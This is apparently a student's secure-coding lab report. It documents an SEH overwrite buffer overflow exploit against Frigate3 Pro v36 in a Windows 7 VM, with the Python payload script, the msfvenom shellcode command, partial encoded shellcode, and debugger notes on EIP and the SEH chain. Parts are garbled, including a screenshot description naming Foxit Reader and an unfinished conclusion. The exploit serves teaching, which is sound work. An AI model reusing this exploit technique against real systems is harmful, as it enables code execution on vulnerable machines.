

Secure Coding (CSE 2010)

LAB Experiment: 10

Done by,

Aadil Mohammed

Reg.No:19BCI7052

SLOT: L23+L24

Lab experiment - Working with the memory vulnerabilities –
Part IV

Task

- Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
Example:
`msfvenom -a x86 --platform windows -p windows/exec
CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python`
- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH

- Exploit2 python script to generate the payload to trigger calculator:
- Payload generated using exploit2:

```

% exploit2.py - C:\Users\Aadil Mohammed\Downloads\exploit2.py
File Edit Format Run Options Windows Help

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B  5B          POP EBX
#40010C4C  5D          POP EBP
#40010C4D  C3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50



# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x0!"

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"

```


[illegible]

- Pasting the payload in the Find computer dialog box, available in Disk toolbar.




- Analysis using Immunity Debugger: Before Execution (Exploiting the vulnerability):

Attaching Immunity debugger software application to Frigate3_pro_v36 and analysing the address of various gp registers:



- Verifying EIP address:



- Verifying the SEH chain:



After Execution of the exploit2:


The screenshot shows the Immunity Debugger interface. The main window displays assembly code for a module named 'C:\Program Files\Foxit Software\Foxit Reader\Foxit Reader.exe'. The code is at address 00401000. The EIP register is highlighted at 40006834. The registers window on the right shows the current state of the registers: EAX=0010F2B8, ECX=00000000, EDI=05725200, and EIP=40006834. The status bar at the bottom indicates the current instruction is 'JMP SHORT rt160.40006834'.

- Verifying EIP address:

The screenshot shows the 'Registers (FPU)' window. The registers are listed with their values: EAX=0010F2B8, ECX=00000000, EDI=05725200, EIP=40006834, and others. The EIP register is highlighted in blue, showing its value as 40006834.

- Verifying SHE chain:

The screenshot shows the 'SEH chain of main thread' window. It displays a list of SEH records. The first record is at address 0010F2B8 with handler 'rt160.40010C4B'. The second record is at address 909020EB with handler '*** CORRUPT ENTRY ***'.

CONCLUSION: From the above analysis, is evident that the dll located at the address  is CORRUPTED.